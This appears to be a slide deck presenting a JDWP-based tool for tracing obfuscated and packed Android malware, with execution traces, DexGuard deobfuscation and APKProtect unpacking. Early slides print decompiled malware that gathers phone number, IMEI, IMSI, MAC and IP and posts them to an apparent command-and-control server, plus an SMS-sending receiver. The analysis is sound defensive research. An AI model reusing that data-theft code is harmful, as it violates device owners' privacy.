This is DEEPerent: Tracking App behaviors with (Nothing changed) phone for Evasive android malware

UBM Tech

What I will talk about..

- **Challenges we faced on android malware analysis:**
  - Fast code analysis (Reversing) <- always challenge ☹
  - Obfuscation
  - Various dynamic code loading techniques (file/memory)
  - Anti-analysis techniques(advanced android malware, protectors)
  - Native behavior, obfuscation, packing
  - Maintenance
  - Environment detection (Emulator/Rooting detection)

What I will talk about..

- **A tool for tracking execution flow of android malware**
  - Supports tracking the android application with your nothing changed phone
  - The tool has following features to track behaviors of evasive android malwares:
    - No platform modification
    - Regardless of root privilege
    - Selective behavior tracking
    - Support tracking extension(plug-in)
    - Native layer monitoring (libc, JNI, Binder)

What I will talk about..

- **Flow-centric code analysis**
  - DEX exports a lot of code informations such as method arguments, debug symbols, register information, etc.
  - DVM supports JDWP(Java Debug Wired Protocol)
  - JDWP is excellent tracer for monitoring app's behaviors ☺
    - *Method execution flow*
    - *Symbol information*
    - *Object tracking*
    - *Call stack*
    - *Etc..*
  - ART(Android Runtime) supports JDWP

Fast code analysis

- **Tracking behaviors of evasive android malware**
  - User-defined method and Third-party libraries monitoring *(Crypto, Network, etc)*
  - Obfuscated code monitoring *(String, Reflection, AssetEncryption, etc)*
  - Dynamic loaded code detecting and tracing
  - Breaking anti-analysis techniques *(anti-jdwp, anti-gdb, anti-emulator, device detection, etc)*

Fast code analysis

- **Tracking behaviors of evasive android malware**
  - This code steals phone number, mac address, ip address, IMEI and IMSI

```
new Thread() {
    public void run() {
        JSONObject v1 = new JSONObject();
        try {
            v1.put("mobile", StringUtil.getMachine(MainActivity.this.getApplicationContext()));
            v1.put("mac", MyTools.getLocalMac(MainActivity.this.getApplicationContext()));
            v1.put("ip", MyTools.getLocalHostIp());
            v1.put("imei", this.val$tm.getDeviceId());
            v1.put("imsi", this.val$tm.getSubscriberId());
            HttpUtil.postJson(MainActivity.this, String.valueOf(Constant.url) + "/servlet/UploadMac",
                    "{\"json\":\"" + StringUtil.stringToJson(v1.toString()) + "\"}");
        }
        catch(JSONException v0) {
            v0.printStackTrace();
        }
    }
```


com.shit.MainActivity$1 (id=8300483552...
run()
org.json.JSONObject (id=830048355984)
|---<init>()
JSONObject v1 = new JSONObject();
android.content.ContextWrapper (id=830...
|---getApplicationContext()
com.shit.util.StringUtil (Not object)
|---getMachine(instance of android.app.Application(id=830047663952))
android.content.ContextWrapper (id=830...
|---|----------getApplicationContext()
android.telephony.TelephonyManager (id=...
|---|---getLine1Number()
android.telephony.TelephonyManager (id=...
|---|---getSimSerialNumber()
org.json.JSONObject (id=830048355984)
|---put("mobile", "1028062177")
v1.put("mobile", StringUtil.getMachine(MainActivity.this.getApplicationContext()));
android.content.ContextWrapper (id=830...
|---getApplicationContext()
com.shit.util.MyTools (Not object)
|---getLocalMac(instance of android.app.Application(id=830047663952))
org.json.JSONObject (id=830048355984)
|---put("mac", "94:D7:71:FF:27:73")
v1.put("mac", MyTools.getLocalMac(MainActivity.this.getApplicationContext()));
com.shit.util.MyTools (Not object)
|---getLocalHostIp()
org.json.JSONObject (id=830048355984)
|---put("ip", "102.81.187.48")
v1.put("ip", MyTools.getLocalHostIp());
android.telephony.TelephonyManager (id=...
|---getDeviceId()
org.json.JSONObject (id=830048355984)
|---put("imei", "356428050889883")
v1.put("imei", this.val$tm.getDeviceId());
v1.put("imsi", this.val$tm.getSubscriberId());
HttpUtil.postJson(MainActivity.this, String.valueOf(Constant.url) + "/servlet/UploadMac",
"{\"json\":\"" + StringUtil.stringToJson(v1.toString()) + "\"}");
android.telephony.TelephonyManager (id=...
|---getSubscriberId()
org.json.JSONObject (id=830048355984)
|---put("imsi", "450084600092439")
org.json.JSONObject (id=830048355984)
|---toString()
com.shit.util.StringUtil (Not object)
|---stringToJson("{"mac":"94:D7:71:FF:27:73","imsi":"450084600092439","imei":"356428050889883","ip":"102.81.187.48","mobile":"1028062177"}")
com.shit.util.HttpUtil (Not object)
|---postJson(instance of com.shit.MainActivity(id=830047667888), "http://kljienge.vicp.co/appHome//servlet/UploadMac", "{"json":"{"mac":"94:D7:71:

Obfuscation

- **Symbol name obfuscation**

com.android.msg.LockReceiver (id=83004...	---onReceive(instance of android.app.ReceiverRestrictedContext(id=830048465248), instance of android.content.Intent(id=830048461320))
com.android.msg.LockReceiver (id=83004...	---|------onEnabled(instance of android.app.ReceiverRestrictedContext(id=830048465248), instance of android.content.Intent(id=830048461320))
com.android.msg.d (Not object)	---|------|---a(instance of android.app.ReceiverRestrictedContext(id=830048465248))
com.android.msg.d (id=830048269712)	---|------|---a()
com.android.msg.b (Not object)	---|------|---|---a("W/dFtMFSOE4M57gLlon8mA==")
javax.crypto.spec.DESedeKeySpec (id=830...	---|------|---|---|---<init>(instance of byte[25] (id=830048465280))
javax.crypto.SecretKeyFactory (Not object)	---|------|---|---|---getInstance("desede")
javax.crypto.SecretKeyFactory (id=830048...	---|------|---|---|---generateSecret(instance of javax.crypto.spec.DESedeKeySpec(id=830048465264))
javax.crypto.Cipher (Not object)	---|------|---|---|---getInstance("desede/CBC/PKCS5Padding")
javax.crypto.spec.IvParameterSpec (id=83...	---|------|---|---|---<init>(instance of byte[8] (id=830048466432))
javax.crypto.Cipher (id=830048466384)	---|------|---|---|---init(2, instance of javax.crypto.spec.SecretKeySpec(id=830048465448), instance of javax.crypto.spec.IvParameterSpec(id=830048466416))
javax.crypto.Cipher (id=830048466384)	---|------|---|---|---doFinal(instance of byte[16] (id=830048466872))
com.android.msg.e (Not object)	---|------|---a(instance of android.app.ReceiverRestrictedContext(id=830048465248), "+8613308073247", "设备管理器激活成功！")
android.telephony.SmsManager (Not object)	---|------|---|---getDefault()
android.telephony.SmsManager (id=8300...	---|------|---|---sendTextMessage("+8613308073247", null, "设备管理器激活成功！", instance of android.app.PendingIntent(id=830048468744), null)

Obfuscation

- **String encryption**
  - String obfuscation of DexGuard

```
method public onCreate(Bundle)V
        .registers 4
        .param p1, ""
0000000  invoke-super            Activity->onCreate(Bundle)V, p0, p1
0000006  new-instance            p1, TextView
000000A  invoke-direct           TextView-><init>(Context)V, p1, p0
0000010  sget-object             v0, HelloWorldActivity->´:[B
0000014  const/4                 v1, 0x7
0000016  aget-byte               v0, v0, v1
000001E  invoke-static           HelloWorldActivity->´(I, I, I)String, v0, v0, v0  # Obfuscated string
0000024  move-result-object      v0
0000026  invoke-virtual          String->
000002C  move-result-object      v0
000002E  invoke-virtual          TextView
0000034  const/16                v0, 0x00
0000038  invoke-virtual          TextView
000003E  invoke-virtual          HelloWor
0000044  const-string            v0, "Dex
0000048  const/4                 v1, 0x1
000004A  invoke-static           Toast->m
0000050  move-result-object      v0
0000052  invoke-virtual          Toast->s
0000058  return-void
end method
```

Disassembled code of string obfuscation

```
public void onCreate(Bundle arg3) {
    super.onCreate(arg3);
    TextView v3 = new TextView(((Context)this));
    int v0 = HelloWorldActivity.´[7] - 1;
    v3.setText(HelloWorldActivity.´(v0, v0, v0).intern());  // Obfuscated string
    v3.setGravity(17);
    this.setContentView(((View)v3));
    Toast.makeText(((Context)this), "DexGuard has encrypted the message string ins
            1).show();
}
```

Discompiled code of string obfuscation

Obfuscation

클래스 이름	메소드 실행 정보
com.example.HelloWorldActivity (Not object)	----------<clinit>()
com.example.HelloWorldActivity (id=8300457...	----------<init>()
android.app.Activity (id=830045738552)	----------|---<init>()
com.example.HelloWorldActivity (id=8300457...	---------|---onCreate()
android.app.Activity (id=830045738552)	---------|---|---onCreate(null)
com.example.HelloWorldActivity (Not object)	---------|---|--- ()
java.lang.String (id=830045774032)	---------|---|---|---<init>(0, instance of byte[12] (id=830045774064))
android.app.Activity (id=830045738552)	---------|---|---setContentView(instance of android.widget.TextView(id=830045751536))

Code position
(for static analysis)

```
com.example.HelloWorldActivity: :0x48(72)
com.example.HelloWorldActivity:onCreate:0x1e(30)
android.app.Activity:performCreate:0x2(72)
android.app.Instrumentation:callActivityOnCreate:0
android.app.ActivityThread:performLaunchActivity:0
android.app.ActivityThread:handleLaunchActivity:0x
android.app.ActivityThread:access$900:0x0(0)
android.app.ActivityThread$H:handleMessage:0x48
android.os.Handler:dispatchMessage:0x28(40)
android.os.Looper:loop:0x2f2(754)
android.app.ActivityThread:main:0x70(112)
java.lang.reflect.Method:invokeNative:0xfffffffe(-2)
```

Method tracing of String object

java.lang.String.<init>

	타입	이름	값
1	int	count	0
2	byte[]	data	Hello world!

Decrypted string

```
0000000 invoke-super          Activity->onCreate(Bundle)V, p0, p1
0000006 new-instance          p1, TextView
000000A invoke-direct         TextView-><init>(Context)V, p1, p0
0000010 sget-object           v0, HelloWorldActivity->':[B
0000014 const/4               v1, 0x7
0000016 aget-byte             v0, v0, v1
000001E invoke-static         HelloWorldActivity->'(I, I, I)String, v0, v0, v0  # Obfuscated string
0000024 move-result-object    v0
0000026 invoke-virtual        String->intern()String, v0
000002C move-result-object    v0
000002E invoke-virtual        TextView->setText(CharSequence)V, p1, v0
```

deobfuscated string is
"Hello world!"


Obfuscation

- **Method invocation hiding**
  - Method invocation hiding of DexGuard
  - Method invocation hiding insist of string encryption and Java reflection

```
v0_1 = HelloWorldActivity$if$59 ,13 ,327)._);
try {
    v0_3 = Class.forName(HelloWorldActivity$if$59 ,15 ,614)._)).getMethod(HelloWorldActivity$if$_
            .(314, 10, 56), String.class, String.class).invoke(null, v0_1, v0_1);
}
```

Obfuscation

- **Method invocation hiding**
  - Method invocation hiding of DexGuard
    (Most invocation hiding is performed using Java reflection)



Fast code analysis: example

- **Complicated code: TamperDetection of DexGuard**
  - DexGuard employs multiple obfuscation techniques *(String encryption, Class encryption, method invocation hiding)*

```
        2507, 2516, 2523, 2526, 2521, 2504, 2566, 2468, 2523, 2534, 2506, 2523, 2532, 2508,
        2544, 2486, 2524, 2516, 2536, 2513, 2521, 2552, 2482, 2510, 2532, 2521, 2502, 2524,
        2516, 2512};
HelloWorldActivity$if$151 = ~._;
Object v14 = null;
Class v11 = null;
int v0 = HelloWorldActivity$if$125 & ~._;
String v0_1 = HelloWorldActivity$if$_.(v0, v0, 0);
try {
    v12 = Class.forName(HelloWorldActivity$if$59 ,11 ,214).(._)).getDeclaredConstructor(String
            .class).newInstance(v0_1);
}
catch(Throwable v0_2) {
    throw v0_2.getCause();
}

try {
    if(Class.forName(HelloWorldActivity$if$59 ,11 ,214).(._)).getMethod(HelloWorldActivity$if$_
            .(230, HelloWorldActivity$if$52 ,15 & ~._), null).invoke(v12, null).booleanValue()
            ) {
        goto label_144;
    }
}
```

Fast code analysis: example

- **Complicated code: TamperDetection of DexGuard**

1st loading

exFile (Not object)	----------|---|---|---|---loadDex("/data/data/com.example/.箐羼绠", 0, "/data/data/com.example/.刳尿修")

2nd loading

java.lang.reflect.Method (id=830...	----------|---|---{dalvik.system.DexFile->loadDex}invoke(instance of java.lang.Object[3] (id=830045972096)
dalvik.system.DexFile (Not object)	----------|---|---|---|---loadDex("/data/data/com.example/.箐羼绠", 0, "/data/data/com.example/.刳尿修")

Integrity checking routine

java.lang.reflect.Method (id=830...	----------|---|---|---------{android.content.Context->getPackageCodePath}invoke(null, instance of com.example.HelloWor
java.io.RandomAccessFile (id=8...	----------|---|---|---------<init>("/data/app/com.example-1.apk", "r")
java.lang.reflect.Method (id=830...	----------|---|---|---------{java.io.RandomAccessFile->length}invoke(null, instance of java.io.RandomAccessFile(id=83004
java.lang.Long (id=830045995776)	----------|---|---|---------longValue()
java.lang.Long (Not object)	----------|---|---|---------valueOf(15256)
java.lang.reflect.Method (id=830...	----------|---|---|---------{java.io.RandomAccessFile->seek}invoke(instance of java.lang.Object[1] (id=830045995880), in
java.util.zip.CRC32 (id=83004599...	----------|---|---|---------<init>()
java.lang.reflect.Method (id=830...	----------|---|---|---------{java.io.RandomAccessFile->readFully}invoke(instance of java.lang.Object[1] (id=830045996552
java.util.zip.CRC32 (id=83004599...	----------|---|---|---------update(instance of byte[8] (id=830045996520))
java.util.zip.CRC32 (id=83004599...	----------|---|---|---------getValue()

Fast code analysis: example


- **Complicated code: TamperDetection of DexGuard**

Certification checking routine

ect.Method (id=830...	----------|---|---|----------{android.content.Context->getPackageManager}invoke(null, instance of com.exa
ect.Method (id=830...	----------|---|---|----------{android.content.Context->getPackageName}invoke(null, instance of com.examp
ger (Not object)	----------|---|---|----------valueOf(64)
ect.Method (id=830...	----------|---|---|----------{android.content.pm.PackageManager->getPackageInfo}invoke(instance of java.l
ect.Method (id=830...	----------|---|---|----------{java.security.MessageDigest->getInstance}invoke(instance of java.lang.Object[1]
ect.Method (id=830...	----------|---|---|----------{android.content.pm.Signature->toByteArray}invoke(null, instance of android.co
ect.Method (id=830...	----------|---|---|----------{java.security.MessageDigest->digest}invoke(instance of java.lang.Object[1] (id=
Buffer (Not object)	----------|---|---|----------wrap(instance of byte[16] (id=830046004576))
ffer (id=830046005...	----------|---|---|----------equals(instance of java.nio.IntArrayBuffer(id=830045997624))


Dynamic code loading

- **Dynamic loading: DEX file**
  - There are several hooking point to detect dynamic code loading
  - You can get the loaded dex file with collaboration between JDWP and Injected code



Dynamic code loading

- **Dynamic loading: memory patch**
  - To patch code, it needs to call mprotect() to change memory privilege writable to patch code
  - We hook the mprotect() and rejects request for write privilege
  - It will cause access violation (SIGSEGV)



Signal handler

- Instruction caused the signal *(Code address in CodePatch.so)*
- Accessed memory address *(Encrypted area)*
- Thread context

Write!

CodePatch.so

DEX image *(read-only area)*

Code area

<App process>

```
C:\Users\santapark>adb logcat | grep unpacker_sigHandler
I/unpacker_sigHandler(31313): write fault -> uctx->uc_mcontext.arm_pc=0x40147370
, si_addr=0x727e203c
I/unpacker_sigHandler(31313): fault_address=0x727e203c
I/unpacker_sigHandler(31313): LR-> 0x727ee4a1
I/unpacker_sigHandler(31313): value-> 0x63bb9a2c
^C^C
C:\Users\santapark>
```

In sigHandler function, we got these information

1) Address of instruction caused segmentation fault: 0x40147370
   - Link Register: 0x727ee4a1
2) Accessed memory address: 0x727e203c
3) Thread context (PC: 0x40147370)

We found Unpacking routine of APKProtect easily! without reversing ☺

```
while ( *(_DWORD *)v5 )
{
  v6 = v4 + *(_DWORD *)v5;
  memset((void *)(v6 - 12), 0, 0xCu);       // This is fault point
  v7 = 0;                                   // 14A1
                                            //
  for ( i = 0; i < *((_DWORD *)v5 + 1); ++i )
  {
    v9 = v7 & ~((__PAIR__(v7 - 16, v7 - 16) - __PAIR__((unsigned int)(v7 - 17), 1)) >> 32);
    v10 = v5[v9 + 8];
    v7 = v9 + 1;
    *(_BYTE *)(v6 + i) ^= v10;
  }
  memset((void *)(v6 + i - 12), 0, 0xCu);
  v5 = (char *)v3;
  v3 = (_UNKNOWN *)((char *)v3 + 24);
}
mprotect((void *)addr, HIDWORD(addr), 1);
return addr;
```

- Address 0x40147370 is in memset function
- 0x727ee4a1 is for apkprotect.so
- While loop is unpacking routine
- Scalpel detected the unpacking point

Accessed memory: 0x727e203c is in classes.dex

- 727df000-727e3000 rw-p 00000000 b3:1a 918654 /data/dalvik-cache/data@app@google.service-1.apk@classes.dex
- 727e3000-727e4000 r--p 00004000 b3:1a 918654 /data/dalvik-cache/data@app@google.service-1.apk@classes.dex
- 727e4000-727ed000 rw-p 00005000 b3:1a 918654 /data/dalvik-cache/data@app@google.service-1.apk@classes.dex
- 727ed000-727f1000 r-xp 00000000 b3:1a 1179701 /data/app-lib/google.service-1/libAPKProtect.so
- 727f1000-727f2000 -w-p 00003000 b3:1a 1179701 /data/app-lib/google.service-1/libAPKProtect.so
- 727f2000-727f3000 rw-p 00004000 b3:1a 1179701 /data/app-lib/google.service-1/libAPKProtect.so

Link Register: x727e203c

Monitoring extension

- Monitoring extension performs using dex injection
- We can inject monitoring extension whenever it needs
- We makes our own process environment to track behaviors of the evasive android application using wait-for-debug feature *(Wait-for-debug feature has presented in BlackHat ASIA 2015 ☺)*
- With monitoring extension, we can get the various things in nothing changed phone such as anti-analysis techniques, file extraction, Exploring app private directory, various detection, etc

Mixed-environment code with JNI

- Malwares conceal their behaviors with using Native code

Java

```
native void HandleOnCreate() { ②
}

native void HandleonDestroy() {
}

native void ReadDAT() { ③
}

native void ReadJS() {
}

native void ReadXML(MoriReceiver arg1, Intent arg2) {
}

native void SetJNIEnv() {①
}

public IBinder onBind(Intent arg2) {
    return null;
}

public void onCreate() {
 ① this.SetJNIEnv();
    this.mCheckHandler = new a(this);
 ② this.HandleOnCreate();
 ③ this.ReadDAT();
    this.mLastTime = System.currentTimeMillis();
    super.onCreate();
}
```

Export table

JNI_OnLoad	000145C4
ReadDAT(_JNIEnv *,_jobject *) ③	000194E8
SetJNIEnv(_JNIEnv *,_jobject *) ①	000139AC
_Unwind_Complete	000ADBB0
_Unwind_DeleteException	000ADBB4
_Unwind_GetCFA ② ?	000ADBA8
_Unwind_GetDataRelBase	000AEBC4

Encrypted string

```
MBHGFABMTGozpXfPpWzm1gdQBjuGoDCve5MSFH96juSwt6Q1Dg8XX9yTTHVnC4hDcJBoazVL7a
GOZAZMNOLSQnxZiJ5NLQmQ46mGbJZjwIORoKy62gDA
HLHADWZKBMZLiXM1RvbljIGPwhH8MugKzVxE1UehWV
XMLSLGZMLSjQ6rUtct4zB2L2pduxajx64YgU0ZHWUATPUYCVT6kKC4VnB3KmKRpokvWb6oxnzT
YRRADOXOLOrPn117W4R7xITzgZeP54RNQd5qvRUMGyaX4duLH1Bxa2miWSaAeaeODR7RDTytqd
CDTGVSXUDSZRhuNHOo9JH1HIMm2dhOd89mxMM1nk6A
VBFMVQZMLEDBWNKvBDPv8NEbarx0mryt7oq7JTX7Kn
```

Native code

```
signed int __fastcall sub_1ACC0(int a1, int a2, int a3)
{
  int v3; // r6@1
  int v4; // r3@1
  signed int result; // r0@4

  v3 = *(_DWORD *)(a1 + 92);
  v4 = a3;
  if ( *(_DWORD *)(a1 + 88) - v3 < a3 )
  {
LABEL_4:
    result = 0;
  }
  else
  {
    while ( v4 )
    {
      --v4;
      if ( *(_BYTE *)(v3 + v4) != *(_BYTE *)(a2 + v4) )
        goto LABEL_4;
    }
    *(_DWORD *)(a1 + 92) = v3 + a3;
    result = 1;
  }
  return result;
}
```


Example(Fake KakaoTalk Security Plug-in)

www.virusbtn.com/virusbulletin/archive/2013/12/vb201312-KakaoTalk

Tracking Native Behavior

- Need 3-layer monitoring
  - JNI : calling native, calling Java
  - Libc : calling libc
  - Binder : communication with other app/service

Tracking Native Behavior



Tracking Native Behavior : JNI

- Java → Native
  - Hook dvmCallJNIMethod()

```
void dvmCallJNIMethod(unsigned int const* args, Jvalue *pResult,
                      Method const* method, void *self)
```

- Native → Java
  - Change functions table in JNIEnv

```
jint JNI_xxxxxxx(JNIEnv* env, void *reserved )
```

```
jobject     (*CallObjectMethod)(JNIEnv*, jobject, jmethodID, ...);
jobject     (*CallObjectMethodV)(JNIEnv*, jobject, jmethodID, va_list);
jobject     (*CallObjectMethodA)(JNIEnv*, jobject, jmethodID, jvalue*);
jboolean    (*CallBooleanMethod)(JNIEnv*, jobject, jmethodID, ...);
jboolean    (*CallBooleanMethodV)(JNIEnv*, jobject, jmethodID, va_list);
